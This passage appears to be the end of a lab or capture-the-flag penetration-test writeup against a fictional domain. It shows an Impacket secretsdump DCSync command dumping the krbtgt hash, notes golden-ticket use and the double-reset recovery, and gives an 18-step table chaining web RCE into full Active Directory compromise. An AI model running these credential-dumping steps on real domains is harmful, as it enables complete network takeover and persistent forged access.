secretsdump.py $DOMAIN/it_ops_lead@dc01 -hashes ":$NTHASH" -just-dc-ntlm -just-dc-user krbtgt
1
2
3
4
5
Impacket v0.14.0.dev0+20260824.182431.ce5e948a - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:472f0b524999441cdd9e3c5d7480ec0d:::
Targeting krbtgt specifically rather than dumping the whole directory is the quieter choice and the more complete one. The krbtgt key signs every Kerberos TGT in the domain, so possession of it is the ability to mint a golden ticket for any principal, including ones that do not exist, valid until the key is rotated twice. CTOS.CORP is compromised at the root.
Recovering from this requires a double
krbtgtpassword reset with a full replication cycle between them, because the KDC accepts tickets signed with the previous key as well as the current one. Every other credential in this writeup can be rotated individually; this one cannot be rotated at all without a documented, rehearsed procedure.
Understanding the Attack Chain
| # | Primitive | Severity in isolation | Severity composed |
|---|---|---|---|
| 1 | SQLi in the portal login | High: auth bypass | Reaches an authenticated-only page |
| 2 | Source zip in the web root | Medium: info disclosure | Reveals the cookie is a pickle |
| 3 | pickle.loads() on a cookie | Critical: unauth RCE | Code execution as phil |
| 4 | Result pickled into the response | Low alone | Turns blind RCE into an output channel |
| 5 | Web app runs as a user with an SSH key store | Low alone | RCE becomes a persistent login |
| 6 | Backup job reads phil’s path as john | Medium: file read | john’s SSH private key |
| 7 | Log written world-readable, mode 644 | Low | Makes the stolen key visible |
| 8 | john in the disk group | Critical: root-equivalent | debugfs reads root’s SSH key |
| 9 | svc_web keys in /etc/krb5.keytab | Critical for root only | RC4 key is the NT hash |
| 10 | IT_Onboarding share readable by all | Low: a policy PDF | Publishes the password formula |
| 11 | Onboarding password pattern | Medium: weak initial creds | 5 guesses per user from LDAP |
| 12 | l_conrad never rotated | High: valid credentials | WinRM on IT-WS01 |
| 13 | Users:(M) on a service binary | Critical: local privesc | SYSTEM on IT-WS01 |
| 14 | KeePass DB in Administrator’s profile | Medium: encrypted at rest | Master password is in rockyou |
| 15 | GenericWrite on it_ops_lead | High: account takeover | Shadow credentials, no password change |
| 16 | AddMember on POLICY_AUTOMATION_GROUP | Low: a group edit | Inherits the group’s GPO rights |
| 17 | Group writes the Default DC Policy | Critical: SYSTEM on all DCs | Immediate task adds a local admin |
| 18 | BUILTIN\Administrators on DC01 | Critical: tier-0 | DCSync, krbtgt key |